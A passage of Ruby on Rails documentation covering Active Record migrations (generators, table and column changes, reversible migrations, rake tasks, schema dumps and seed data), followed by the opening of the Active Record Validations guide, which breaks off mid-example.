Rails provides a domain-specific language for managing a database schema called migrations. Migrations are stored in files which are executed against any database that Active Record supports using rake.

Here's a migration that creates a table:

```
class CreatePublications < ActiveRecord::Migration
  def change
    create_table :publications do |t|
      t.string :title
      t.text :description
      t.references :publication_type
      t.integer :publisher_id
      t.string :publisher_type
      t.boolean :single_issue

      t.timestamps null: false
    end
    add_index :publications, :publication_type_id
  end
end
```

Rails keeps track of which files have been committed to the database and provides rollback features. To actually create the table, you'd run rake db:migrate and to roll it back, rake db:rollback.

Note that the above code is database-agnostic: it will run in MySQL, PostgreSQL, Oracle and others. You can learn more about migrations in the Active Record Migrations guide.

Active Record Migrations

Migrations are a feature of Active Record that allows you to evolve your database schema over time. Rather than write schema modifications in pure SQL, migrations allow you to use an easy Ruby DSL to describe changes to your tables.

1 Migration Overview

Migrations are a convenient way to alter your database schema over time in a consistent and easy way. They use a Ruby DSL so that you don't have to write SQL by hand, allowing your schema and changes to be database independent.
You can think of each migration as being a new 'version' of the database. A schema starts off with nothing in it, and each migration modifies it to add or remove tables, columns, or entries. Active Record knows how to update your schema along this timeline, bringing it from whatever point it is in the history to the latest version. Active Record will also update your `db/schema.rb` file to match the up-to-date structure of your database.
Here's an example of a migration:

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps null: false
    end
  end
end
```

This migration adds a table called `products` with a string column called `name` and a text column called `description`. A primary key column called `id` will also be added implicitly, as it's the default primary key for all Active Record models. The `timestamps` macro adds two columns, `created_at`and `updated_at`. These special columns are automatically managed by Active Record if they exist.
Note that we define the change that we want to happen moving forward in time. Before this migration is run, there will be no table. After, the table will exist. Active Record knows how to reverse this migration as well: if we roll this migration back, it will remove the table.

On databases that support transactions with statements that change the schema, migrations are wrapped in a transaction. If the database does not support this then when a migration fails the parts of it that succeeded will not be rolled back. You will have to rollback the changes that were made by hand.

There are certain queries that can't run inside a transaction. If your adapter supports DDL transactions you can use `disable_ddl_transaction!` to disable them for a single migration.

If you wish for a migration to do something that Active Record doesn't know how to reverse, you can use `reversible`:

```
class ChangeProductsPrice < ActiveRecord::Migration
  def change
    reversible do |dir|
      change_table :products do |t|
        dir.up   { t.change :price, :string }
        dir.down { t.change :price, :integer }
      end
    end
  end
end
```
Alternatively, you can use `up` and `down` instead of `change`:
```
class ChangeProductsPrice < ActiveRecord::Migration
  def up
    change_table :products do |t|
      t.change :price, :string
    end
  end

  def down
    change_table :products do |t|
      t.change :price, :integer
    end
  end
end
```

2 Creating a Migration

2.1 Creating a Standalone Migration

Migrations are stored as files in the `db/migrate` directory, one for each migration class. The name of the file is of the form `YYYYMMDDHHMMSS_create_products.rb`, that is to say a UTC timestamp identifying the migration followed by an underscore followed by the name of the migration. The name of the migration class (CamelCased version) should match the latter part of the file name. For example `20080906120000_create_products.rb` should define class `CreateProducts` and `20080906120001_add_details_to_products.rb` should define `AddDetailsToProducts`. Rails uses this timestamp to determine which migration should be run and in what order, so if you're copying a migration from another application or generate a file yourself, be aware of its position in the order.
Of course, calculating timestamps is no fun, so Active Record provides a generator to handle making it for you:

```
$ bin/rails generate migration AddPartNumberToProducts
```
This will create an empty but appropriately named migration:

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
  end
end
```
If the migration name is of the form "AddXXXToYYY" or "RemoveXXXFromYYY" and is followed by a list of column names and types then a migration containing the appropriate `add_column` and `remove_column` statements will be created.
```
$ bin/rails generate migration AddPartNumberToProducts
part_number:string
```
will generate

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
  end
end
```
If you'd like to add an index on the new column, you can do that as well:

```
$ bin/rails generate migration AddPartNumberToProducts
part_number:string:index
```

will generate

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_index :products, :part_number
  end
end
```

Similarly, you can generate a migration to remove a column from the command line:

```
$ bin/rails generate migration RemovePartNumberFromProducts
part_number:string
```

generates

```
class RemovePartNumberFromProducts < ActiveRecord::Migration
  def change
    remove_column :products, :part_number, :string
  end
end
```

You are not limited to one magically generated column. For example:

```
$ bin/rails generate migration AddDetailsToProducts part_number:string
price:decimal
```

generates

```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

If the migration name is of the form "CreateXXX" and is followed by a list of column names and types then a migration creating the table XXX with the columns listed will be generated. For example:

```
$ bin/rails generate migration CreateProducts name:string
part_number:string
```

generates

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

As always, what has been generated for you is just a starting point. You can add or remove from it as you see fit by editing the `db/migrate/YYYYMMDDHHMMSS_add_details_to_products.rb` file.

Also, the generator accepts column type as `references`(also available as `belongs_to`). For instance:

```
$ bin/rails generate migration AddUserRefToProducts user:references
```

generates

```
class AddUserRefToProducts < ActiveRecord::Migration
  def change
    add_reference :products, :user, index: true
  end
```

```
end
```

This migration will create a `user_id` column and appropriate index.

There is also a generator which will produce join tables if `JoinTable` is part of the name:

```
$ bin/rails g migration CreateJoinTableCustomerProduct customer
product
```

will produce the following migration:

```
class CreateJoinTableCustomerProduct < ActiveRecord::Migration
  def change
    create_join_table :customers, :products do |t|
      # t.index [:customer_id, :product_id]
      # t.index [:product_id, :customer_id]
    end
  end
end
```

2.2 Model Generators

The model and scaffold generators will create migrations appropriate for adding a new model. This migration will already contain instructions for creating the relevant table. If you tell Rails what columns you want, then statements for adding these columns will also be created. For example, running:

```
$ bin/rails generate model Product name:string description:text
```

will create a migration that looks like this

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps null: false
    end
  end
end
```

You can append as many column name/type pairs as you want.

2.3 Passing Modifiers

Some commonly used type modifiers can be passed directly on the command line. They are enclosed by curly braces and follow the field type:

For instance, running:

```
$ bin/rails generate migration AddDetailsToProducts
'price:decimal{5,2}' supplier:references{polymorphic}
```

will produce a migration that looks like this

```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :price, :decimal, precision: 5, scale: 2
    add_reference :products, :supplier, polymorphic: true, index: true
  end
end
```

Have a look at the generators help output for further details.

3 Writing a Migration

Once you have created your migration using one of the generators it's time to get to work!

3.1 Creating a Table

The `create_table` method is one of the most fundamental, but most of the time, will be generated for you from using a model or scaffold generator. A typical use would be

```
create_table :products do |t|
  t.string :name
end
```

which creates a `products` table with a column called `name` (and as discussed below, an implicit `id`column).

By default, `create_table` will create a primary key called `id`. You can change the name of the primary key with the `:primary_key` option (don't forget to update the corresponding model) or, if you don't want a primary key at all, you can pass the option `id: false`. If you need to pass database specific options you can place an SQL fragment in the `:options` option. For example:

```
create_table :products, options: "ENGINE=BLACKHOLE" do |t|
  t.string :name, null: false
end
```

will append `ENGINE=BLACKHOLE` to the SQL statement used to create the table (when using MySQL, the default is `ENGINE=InnoDB`).

3.2 Creating a Join Table

Migration method `create_join_table` creates a HABTM join table. A typical use would be:

```
create_join_table :products, :categories
```

which creates a `categories_products` table with two columns called `category_id` and `product_id`. These columns have the option `:null` set to `false` by default. This can be overridden by specifying the `:column_options` option.

```
create_join_table :products, :categories, column_options: {null: true}
```

will create the `product_id` and `category_id` with the `:null` option as `true`.

You can pass the option `:table_name` when you want to customize the table name. For example:

```
create_join_table :products, :categories, table_name: :categorization
```

will create a `categorization` table.

`create_join_table` also accepts a block, which you can use to add indices (which are not created by default) or additional columns:

```
create_join_table :products, :categories do |t|
  t.index :product_id
  t.index :category_id
end
```

3.3 Changing Tables

A close cousin of `create_table` is `change_table`, used for changing existing tables. It is used in a similar fashion to `create_table` but the object yielded to the block knows more tricks. For example:

```
change_table :products do |t|
  t.remove :description, :name
  t.string :part_number
  t.index :part_number
  t.rename :upccode, :upc_code
end
```

removes the `description` and `name` columns, creates a `part_number` string column and adds an index on it. Finally it renames the `upccode` column.

3.4 Changing Columns

Like the `remove_column` and `add_column` Rails provides the `change_column` migration method.

```
change_column :products, :part_number, :text
```

This changes the column `part_number` on products table to be a `:text` field.

Besides `change_column`, the `change_column_null` and `change_column_default` methods are used specifically to change the null and default values of a column.

```
change_column_null :products, :name, false
change_column_default :products, :approved, false
```

This sets `:name` field on products to a `NOT NULL` column and the default value of the `:approved` field to false.

Unlike `change_column` (and `change_column_default`), `change_column_null` is reversible.

3.5 Column Modifiers

Column modifiers can be applied when creating or changing a column:

- `limit` Sets the maximum size of the `string/text/binary/integer` fields.
- `precision` Defines the precision for the `decimal` fields, representing the total number of digits in the number.
- `scale` Defines the scale for the `decimal` fields, representing the number of digits after the decimal point.
- `polymorphic` Adds a `type` column for `belongs_to` associations.
- `null` Allows or disallows `NULL` values in the column.
- `default` Allows to set a default value on the column. Note that if you are using a dynamic value (such as a date), the default will only be calculated the first time (i.e. on the date the migration is applied).
- `index` Adds an index for the column.
- `required` Adds `required: true` for `belongs_to` associations and `null: false` to the column in the migration.

Some adapters may support additional options; see the adapter specific API docs for further information.

3.6 Foreign Keys

While it's not required you might want to add foreign key constraints to guarantee referential integrity.

```
add_foreign_key :articles, :authors
```

This adds a new foreign key to the `author_id` column of the `articles` table. The key references the `id` column of the `authors` table. If the column names can not be derived from the table names, you can use the `:column` and `:primary_key` options.

Rails will generate a name for every foreign key starting with `fk_rails_` followed by 10 random characters. There is a `:name` option to specify a different name if needed.

Active Record only supports single column foreign keys. `execute` and `structure.sql` are required to use composite foreign keys. See Schema Dumping and You.

Removing a foreign key is easy as well:

```
# let Active Record figure out the column name
remove_foreign_key :accounts, :branches

# remove foreign key for a specific column
remove_foreign_key :accounts, column: :owner_id
```

```
# remove foreign key by name
remove_foreign_key :accounts, name: :special_fk_name
```

3.7 When Helpers aren't Enough

If the helpers provided by Active Record aren't enough you can use the `execute` method to execute arbitrary SQL:

```
Product.connection.execute('UPDATE `products` SET `price`=`free` WHERE
1')
```

For more details and examples of individual methods, check the API documentation. In particular the documentation for `ActiveRecord::ConnectionAdapters::SchemaStatements` (which provides the methods available in
the `change`, `up` and `down` methods), `ActiveRecord::ConnectionAdapters::TableDefinition` (which provides the methods available on the object yielded by `create_table`)
and `ActiveRecord::ConnectionAdapters::Table` (which provides the methods available on the object yielded by `change_table`).

3.8 Using the change Method

The `change` method is the primary way of writing migrations. It works for the majority of cases, where Active Record knows how to reverse the migration automatically. Currently, the `change` method supports only these migration definitions:

- `add_column`
- `add_index`
- `add_reference`
- `add_timestamps`
- `add_foreign_key`
- `create_table`
- `create_join_table`
- `drop_table` (must supply a block)
- `drop_join_table` (must supply a block)
- `remove_timestamps`
- `rename_column`
- `rename_index`
- `remove_reference`
- `rename_table`

`change_table` is also reversible, as long as the block does not call `change`, `change_default` or `remove`.
If you're going to need to use any other methods, you should use `reversible` or write
the `up` and `down` methods instead of using the `change` method.

3.9 Using `reversible`

Complex migrations may require processing that Active Record doesn't know how to reverse. You can use `reversible` to specify what to do when running a migration what else to do when reverting it. For example:

```
class ExampleMigration < ActiveRecord::Migration
  def change
    create_table :distributors do |t|
      t.string :zipcode
    end

    reversible do |dir|
      dir.up do
```

```
        # add a CHECK constraint
        execute <<-SQL
          ALTER TABLE distributors
            ADD CONSTRAINT zipchk
              CHECK (char_length(zipcode) = 5) NO INHERIT;
        SQL
      end
      dir.down do
        execute <<-SQL
          ALTER TABLE distributors
            DROP CONSTRAINT zipchk
        SQL
      end
    end

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end
end
```

Using `reversible` will ensure that the instructions are executed in the right order too. If the previous example migration is reverted, the `down` block will be run after the `home_page_url` column is removed and right before the table `distributors` is dropped.

Sometimes your migration will do something which is just plain irreversible; for example, it might destroy some data. In such cases, you can raise `ActiveRecord::IrreversibleMigration` in your `down` block. If someone tries to revert your migration, an error message will be displayed saying that it can't be done.

3.10 Using the up/down Methods

You can also use the old style of migration using `up` and `down` methods instead of the `change`method. The `up` method should describe the transformation you'd like to make to your schema, and the `down` method of your migration should revert the transformations done by the `up` method. In other words, the database schema should be unchanged if you do an `up` followed by a `down`. For example, if you create a table in the `up` method, you should drop it in the `down` method. It is wise to reverse the transformations in precisely the reverse order they were made in the `up` method. The example in the `reversible` section is equivalent to:

```
class ExampleMigration < ActiveRecord::Migration
  def up
    create_table :distributors do |t|
      t.string :zipcode
    end

    # add a CHECK constraint
    execute <<-SQL
      ALTER TABLE distributors
        ADD CONSTRAINT zipchk
        CHECK (char_length(zipcode) = 5);
    SQL

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end

  def down
    rename_column :users, :email_address, :email
    remove_column :users, :home_page_url

    execute <<-SQL
      ALTER TABLE distributors
        DROP CONSTRAINT zipchk
    SQL
    drop_table :distributors
  end
end
```
If your migration is irreversible, you should raise `ActiveRecord::IrreversibleMigration` from your `down` method. If someone tries to revert your migration, an error message will be displayed saying that it can't be done.

3.11 Reverting Previous Migrations

You can use Active Record's ability to rollback migrations using the `revert` method:
```
require_relative '2012121212_example_migration'

class FixupExampleMigration < ActiveRecord::Migration
  def change
    revert ExampleMigration

    create_table(:apples) do |t|
      t.string :variety
    end
  end
end
```
The `revert` method also accepts a block of instructions to reverse. This could be useful to revert selected parts of previous migrations. For example, let's imagine that `ExampleMigration` is committed and it is later decided it would be best to use Active Record validations, in place of the `CHECK` constraint, to verify the zipcode.
```
class DontUseConstraintForZipcodeValidationMigration <
ActiveRecord::Migration
  def change
    revert do
      # copy-pasted code from ExampleMigration
      reversible do |dir|
        dir.up do
          # add a CHECK constraint
          execute <<-SQL
            ALTER TABLE distributors
              ADD CONSTRAINT zipchk
                CHECK (char_length(zipcode) = 5);
          SQL
        end
        dir.down do
          execute <<-SQL
            ALTER TABLE distributors
              DROP CONSTRAINT zipchk
          SQL
        end
      end

      # The rest of the migration was ok
    end
  end
end
```
The same migration could also have been written without using `revert` but this would have involved a few more steps: reversing the order of `create_table` and `reversible`,
replacing `create_table`by `drop_table`, and finally replacing `up` by `down` and vice-versa. This is all taken care of by `revert`.
If you want to add check constraints like in the examples above, you will have to use `structure.sql` as dump method. See Schema Dumping and You.

4 Running Migrations

Rails provides a set of Rake tasks to run certain sets of migrations.

The very first migration related Rake task you will use will probably be `rake db:migrate`. In its most basic form it just runs the `change` or `up` method for all the migrations that have not yet been run. If there are no such migrations, it exits. It will run these migrations in order based on the date of the migration.
Note that running the `db:migrate` task also invokes the `db:schema:dump` task, which will update your `db/schema.rb` file to match the structure of your database.
If you specify a target version, Active Record will run the required migrations (change, up, down) until it has reached the specified version. The version is the numerical prefix on the migration's filename. For example, to migrate to version 20080906120000 run:

```
$ bin/rake db:migrate VERSION=20080906120000
```

If version 20080906120000 is greater than the current version (i.e., it is migrating upwards), this will run the `change` (or `up`) method on all migrations up to and including 20080906120000, and will not execute any later migrations. If migrating downwards, this will run the `down` method on all the migrations down to, but not including, 20080906120000.

4.1 Rolling Back

A common task is to rollback the last migration. For example, if you made a mistake in it and wish to correct it. Rather than tracking down the version number associated with the previous migration you can run:

```
$ bin/rake db:rollback
```

This will rollback the latest migration, either by reverting the `change` method or by running the `down`method. If you need to undo several migrations you can provide a `STEP` parameter:

```
$ bin/rake db:rollback STEP=3
```

will revert the last 3 migrations.

The `db:migrate:redo` task is a shortcut for doing a rollback and then migrating back up again. As with the `db:rollback` task, you can use the `STEP` parameter if you need to go more than one version back, for example:

```
$ bin/rake db:migrate:redo STEP=3
```

Neither of these Rake tasks do anything you could not do with `db:migrate`. They are simply more convenient, since you do not need to explicitly specify the version to migrate to.

4.2 Setup the Database

The `rake db:setup` task will create the database, load the schema and initialize it with the seed data.

4.3 Resetting the Database

The `rake db:reset` task will drop the database and set it up again. This is functionally equivalent to `rake db:drop db:setup`.
This is not the same as running all the migrations. It will only use the contents of the current`schema.rb` file. If a migration can't be rolled back, `rake db:reset` may not help you. To find out more about dumping the schema see Schema Dumping and You section.

4.4 Running Specific Migrations

If you need to run a specific migration up or down, the `db:migrate:up` and `db:migrate:down` tasks will do that. Just specify the appropriate version and the corresponding migration will have its `change`,`up` or `down` method invoked, for example:

```
$ bin/rake db:migrate:up VERSION=20080906120000
```

will run the 20080906120000 migration by running the `change` method (or the `up` method). This task will first check whether the migration is already performed and will do nothing if Active Record believes that it has already been run.

4.5 Running Migrations in Different Environments

By default running `rake db:migrate` will run in the `development` environment. To run migrations against another environment you can specify it using the `RAILS_ENV` environment variable while running the command. For example to run migrations against the `test` environment you could run:

```
$ bin/rake db:migrate RAILS_ENV=test
```

4.6 Changing the Output of Running Migrations

By default migrations tell you exactly what they're doing and how long it took. A migration creating a table and adding an index might produce output like this

```
==  CreateProducts: migrating
=================================================
-- create_table(:products)
   -> 0.0028s
==  CreateProducts: migrated (0.0028s)
========================================
```

Several methods are provided in migrations that allow you to control all this:

Method	Purpose
suppress_messages	Takes a block as an argument and suppresses any output generated by the block.
say	Takes a message argument and outputs it as is. A second boolean argument can be passed to specify whether to indent or not.
say_with_time	Outputs text along with how long it took to run its block. If the block returns an integer it assumes it is the number of rows affected.

For example, this migration:

```
class CreateProducts < ActiveRecord::Migration
  def change
    suppress_messages do
      create_table :products do |t|
        t.string :name
        t.text :description
        t.timestamps null: false
      end
    end

    say "Created a table"
    suppress_messages {add_index :products, :name}
    say "and an index!", true

    say_with_time 'Waiting for a while' do
      sleep 10
      250
    end
  end
end
```

generates the following output

```
==  CreateProducts: migrating
=================================================
-- Created a table
   -> and an index!
-- Waiting for a while
   -> 10.0013s
   -> 250 rows
==  CreateProducts: migrated (10.0054s)
=======================================
```

If you want Active Record to not output anything, then running `rake db:migrate VERBOSE=false` will suppress all output.

5 Changing Existing Migrations

Occasionally you will make a mistake when writing a migration. If you have already run the migration then you cannot just edit the migration and run the migration again: Rails thinks it has already run the migration and so will do nothing when you run `rake db:migrate`. You must rollback the migration (for example with `rake db:rollback`), edit your migration and then run `rake db:migrate` to run the corrected version. In general, editing existing migrations is not a good idea. You will be creating extra work for yourself and your co-workers and cause major headaches if the existing version of the migration has already been run on production machines. Instead, you should write a new migration that performs the changes you require. Editing a freshly generated migration that has not yet been committed to source control (or, more generally, which has not been propagated beyond your development machine) is relatively harmless.

The `revert` method can be helpful when writing a new migration to undo previous migrations in whole or in part (see Reverting Previous Migrations above).

6 Schema Dumping and You

6.1 What are Schema Files for?

Migrations, mighty as they may be, are not the authoritative source for your database schema. That role falls to either `db/schema.rb` or an SQL file which Active Record generates by examining the database. They are not designed to be edited, they just represent the current state of the database.
There is no need (and it is error prone) to deploy a new instance of an app by replaying the entire migration history. It is much simpler and faster to just load into the database a description of the current schema.

For example, this is how the test database is created: the current development database is dumped (either to `db/schema.rb` or `db/structure.sql`) and then loaded into the test database.

Schema files are also useful if you want a quick look at what attributes an Active Record object has. This information is not in the model's code and is frequently spread across several migrations, but the information is nicely summed up in the schema file. The annotate_models gem automatically adds and updates comments at the top of each model summarizing the schema if you desire that functionality.

6.2 Types of Schema Dumps

There are two ways to dump the schema. This is set in `config/application.rb` by the `config.active_record.schema_format` setting, which may be either `:sql` or `:ruby`.
If `:ruby` is selected then the schema is stored in `db/schema.rb`. If you look at this file you'll find that it looks an awful lot like one very big migration:

```
ActiveRecord::Schema.define(version: 20080906171750) do
  create_table "authors", force: true do |t|
    t.string   "name"
    t.datetime "created_at"
    t.datetime "updated_at"
  end

  create_table "products", force: true do |t|
    t.string   "name"
    t.text "description"
    t.datetime "created_at"
    t.datetime "updated_at"
    t.string "part_number"
  end
end
```

In many ways this is exactly what it is. This file is created by inspecting the database and expressing its structure using `create_table`, `add_index`, and so on. Because this is database-independent, it could be loaded into any database that Active Record supports. This could be very useful if you were to distribute an application that is able to run against multiple databases.
There is however a trade-off: `db/schema.rb` cannot express database specific items such as triggers, stored procedures or check constraints. While in a migration you can execute custom SQL statements, the schema dumper cannot reconstitute those statements from the database. If you are using features like this, then you should set the schema format to `:sql`.
Instead of using Active Record's schema dumper, the database's structure will be dumped using a tool specific to the database (via the `db:structure:dump` Rake task) into `db/structure.sql`. For example, for PostgreSQL, the `pg_dump` utility is used. For MySQL, this file will contain the output of `SHOW CREATE TABLE` for the various tables.
Loading these schemas is simply a question of executing the SQL statements they contain. By definition, this will create a perfect copy of the database's structure. Using the `:sql` schema format will, however, prevent loading the schema into a RDBMS other than the one used to create it.

6.3 Schema Dumps and Source Control

Because schema dumps are the authoritative source for your database schema, it is strongly recommended that you check them into source control.

`db/schema.rb` contains the current version number of the database. This ensures conflicts are going to happen in the case of a merge where both branches touched the schema. When that happens, solve conflicts manually, keeping the highest version number of the two.

7 Active Record and Referential Integrity

The Active Record way claims that intelligence belongs in your models, not in the database. As such, features such as triggers or constraints, which push some of that intelligence back into the database, are not heavily used.

Validations such as `validates :foreign_key, uniqueness: true` are one way in which models can enforce data integrity. The `:dependent` option on associations allows models to automatically destroy child objects when the parent is destroyed. Like anything which operates at the application level, these cannot guarantee referential integrity and so some people augment them with foreign key constraints in the database.
Although Active Record does not provide all the tools for working directly with such features, the `execute` method can be used to execute arbitrary SQL.

8 Migrations and Seed Data

Some people use migrations to add data to the database:

```
class AddInitialProducts < ActiveRecord::Migration
  def up
    5.times do |i|
      Product.create(name: "Product ##{i}", description: "A product.")
    end
  end

  def down
    Product.delete_all
  end
end
```

However, Rails has a 'seeds' feature that should be used for seeding a database with initial data. It's a really simple feature: just fill up `db/seeds.rb` with some Ruby code, and run `rake db:seed`:

```
5.times do |i|
  Product.create(name: "Product ##{i}", description: "A product.")
end
```

This is generally a much cleaner way to set up the database of a blank application.

Active Record Validations

This guide teaches you how to validate the state of objects before they go into the database using Active Record's validations feature.

1 Validations Overview

Here's an example of a very simple validation:

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

As you can see, our validation lets us know that our `Person` is not valid without a `name` attribute. The second `Person` will not be persisted to the database.
Before we dig into more details, let's talk about how validations fit into the big picture of your application.

1.1 Why Use Validations?

Validations are used to ensure that only valid data is saved into your database. For example, it may be important to your application to ensure that every user provides a valid email address and mailing address. Model-level validations are the best way to ensure that only valid data is saved into your database. They are database agnostic, cannot be bypassed by end users, and are convenient to test and maintain. Rails makes them easy to use, provides built-in helpers for common needs, and allows you to create your own validation methods as well.

There are several other ways to validate data before it is saved into your database, including native database constraints, client-side validations, controller-level validations. Here's a summary of the pros and cons:

- Database constraints and/or stored procedures make the validation mechanisms database-dependent and can make testing and maintenance more difficult. However, if your database is used by other applications, it may be a good idea to use some constraints at the database level. Additionally, database-level validations can safely handle some things (such as uniqueness in heavily-used tables) that can be difficult to implement otherwise.
- Client-side validations can be useful, but are generally unreliable if used alone. If they are implemented using JavaScript, they may be bypassed if JavaScript is turned off in the user's browser. However, if combined with other techniques, client-side validation can be a convenient way to provide users with immediate feedback as they use your site.
- Controller-level validations can be tempting to use, but often become unwieldy and difficult to test and maintain. Whenever possible, it's a good idea to keep your controllers skinny, as it will make your application a pleasure to work with in the long run.

Choose these in certain, specific cases. It's the opinion of the Rails team that model-level validations are the most appropriate in most circumstances.

1.2 When Does Validation Happen?

There are two kinds of Active Record objects: those that correspond to a row inside your database and those that do not. When you create a fresh object, for example using the `new` method, that object does not belong to the database yet. Once you call `save` upon that object it will be saved into the appropriate database table. Active Record uses the `new_record?` instance method to determine whether an object is already in the database or not. Consider the following simple Active Record class:

```
class Person < ActiveRecord::Base
end
```

We can see how it works by looking at some `rails console` output:

```
$ bin/rails console
>> p = Person.new(name: "John Doe")
=> #<Person id: nil, name: "John Doe", created_at: nil, updated_at:
nil>
>> p.new_record?
=> true
>> p.save
=> true
>> p.new_record?
=> false
```

Creating and saving a new record will send an SQL `INSERT` operation to the database. Updating an existing record will send an SQL `UPDATE` operation instead. Validations are typically run before these commands are sent to the database. If any validations fail, the object will be marked as invalid and Active Record will not perform the `INSERT` or `UPDATE` operation. This avoids storing an invalid object in the database. You can choose to have specific validations run when an object is created, saved, or updated.
There are many ways to change the state of an object in the database. Some methods will trigger validations, but some will not. This means that it's possible to save an object in the database in an invalid state if you aren't careful.

The following methods trigger validations, and will save the object to the database only if the object is valid:

- `create`
- `create!`
- `save`
- `save!`
- `update`
- `update!`

The bang versions (e.g. `save!`) raise an exception if the record is invalid. The non-bang versions don't, `save` and `update` return `false`, `create` just returns the object.

1.3 Skipping Validations

The following methods skip validations, and will save the object to the database regardless of its validity. They should be used with caution.

- `decrement!`
- `decrement_counter`
- `increment!`
- `increment_counter`
- `toggle!`
- `touch`

- `update_all`
- `update_attribute`
- `update_column`
- `update_columns`
- `update_counters`

Note that `save` also has the ability to skip validations if passed `validate: false` as argument. This technique should be used with caution.

- `save(validate: false)`

1.4 `valid?` and `invalid?`

To verify whether or not an object is valid, Rails uses the `valid?` method. You can also use this method on your own. `valid?` triggers your validations and returns true if no errors were found in the object, and false otherwise. As you saw above:

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

After Active Record has performed validations, any errors found can be accessed through the `errors.messages` instance method, which returns a collection of errors. By definition, an object is valid if this collection is empty after running validations.

Note that an object instantiated with `new` will not report errors even if it's technically invalid, because validations are not run when using `new`.

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> p = Person.new
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {}

>> p.valid?
# => false
>> p.errors.messages
# => {name:["can't be blank"]}

>> p = Person.create
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {name:["can't be blank"]}

>> p.save
# => false

>> p.save!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be
blank

>> Person.create!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be
blank
```

`invalid?` is simply the inverse of `valid?`. It triggers your validations, returning true if any errors were found in the object, and false otherwise.

1.5 `errors[]`

To verify whether or not a particular attribute of an object is valid, you can use `errors[:attribute]`. It returns an array of all the errors for `:attribute`. If there are no errors on the specified attribute, an empty array is returned.

This method is only useful *after* validations have been run, because it only inspects the errors collection and does not trigger validations itself. It's different from the `ActiveRecord::Base#invalid?` method explained above because it doesn't verify the validity of the object as a whole. It only checks to see whether there are errors found on an individual attribute of the object.

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> Person.new.errors[:name].any? # => false
>> Person.create.errors[:name].any? # => true
```

We'll cover validation errors in greater depth in the Working with Validation Errors section.

1.6 `errors.details`

To check which validations failed on an invalid attribute, you can use `errors.details[:attribute]`. It returns an array of hashes with an `:error` key to get the symbol of the validator:

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> person = Person.new
>> person.valid?
>> person.errors.details[:name] #=> [{error: :blank}]
```

Using `details` with custom validators is covered in the Working with Validation Errors section.

2 Validation Helpers

Active Record offers many pre-defined validation helpers that you can use directly inside your class definitions. These helpers provide common validation rules. Every time a validation fails, an error message is added to the object's `errors` collection, and this message is associated with the attribute being validated.

Each helper accepts an arbitrary number of attribute names, so with a single line of code you can add the same kind of validation to several attributes.

All of them accept the `:on` and `:message` options, which define when the validation should be run and what message should be added to the `errors` collection if it fails, respectively. The `:on` option takes one of the values `:create` or `:update`. There is a default error message for each one of the validation helpers. These messages are used when the `:message` option isn't specified. Let's take a look at each one of the available helpers.

2.1 `acceptance`

This method validates that a checkbox on the user interface was checked when a form was submitted. This is typically used when the user needs to agree to your application's terms of service, confirm reading some text, or any similar concept. This validation is very specific to web applications and this 'acceptance' does not need to be recorded anywhere in your database (if you don't have a field for it, the helper will just create a virtual attribute).

```
class Person < ActiveRecord::Base
  validates :terms_of_service, acceptance: true
```

```
end
```

The default error message for this helper is *"must be accepted"*.

It can receive an `:accept` option, which determines the value that will be considered acceptance. It defaults to "1" and can be easily changed.

```
class Person < ActiveRecord::Base
  validates :terms_of_service, acceptance: { accept: 'yes' }
end
```

2.2 `validates_associated`

You should use this helper when your model has associations with other models and they also need to be validated. When you try to save your object, `valid?` will be called upon each one of the associated objects.

```
class Library < ActiveRecord::Base
  has_many :books
  validates_associated :books
end
```

This validation will work with all of the association types.

Don't use `validates_associated` on both ends of your associations. They would call each other in an infinite loop.

The default error message for `validates_associated` is *"is invalid"*. Note that each associated object will contain its own `errors` collection; errors do not bubble up to the calling model.

2.3 `confirmation`

You should use this helper when you have two text fields that should receive exactly the same content. For example, you may want to confirm an email address or a password. This validation creates a virtual attribute whose name is the name of the field that has to be confirmed with "_confirmation" appended.

```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
end
```

In your view template you could use something like

```
<%= text_field :person, :email %>
<%= text_field :person, :email_confirmation %>
```

This check is performed only if `email_confirmation` is not `nil`. To require confirmation, make sure to add a presence check for the confirmation attribute (we'll take a look at `presence` later on this guide):

```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
  validates :email_confirmation, presence: true
end
```

The default error message for this helper is *"doesn't match confirmation"*.

2.4 `exclusion`

This helper validates that the attributes' values are not included in a given set. In fact, this set can be any enumerable object.

```
class Account < ActiveRecord::Base
  validates :subdomain, exclusion: { in: %w(www us ca jp),
    message: "%{value} is reserved." }
end
```

The `exclusion` helper has an option `:in` that receives the set of values that will not be accepted for the validated attributes. The `:in` option has an alias called `:within` that you can use for the same purpose, if you'd like to. This example uses the `:message` option to show how you can include the attribute's value. The default error message is *"is reserved"*.

2.5 format

This helper validates the attributes' values by testing whether they match a given regular expression, which is specified using the `:with` option.

```
class Product < ActiveRecord::Base
  validates :legacy_code, format: { with: /\A[a-zA-Z]+\z/,
    message: "only allows letters" }
end
```

Alternatively, you can require that the specified attribute does *not* match the regular expression by using the `:without` option.
The default error message is *"is invalid"*.

2.6 inclusion

This helper validates that the attributes' values are included in a given set. In fact, this set can be any enumerable object.

```
class Coffee < ActiveRecord::Base
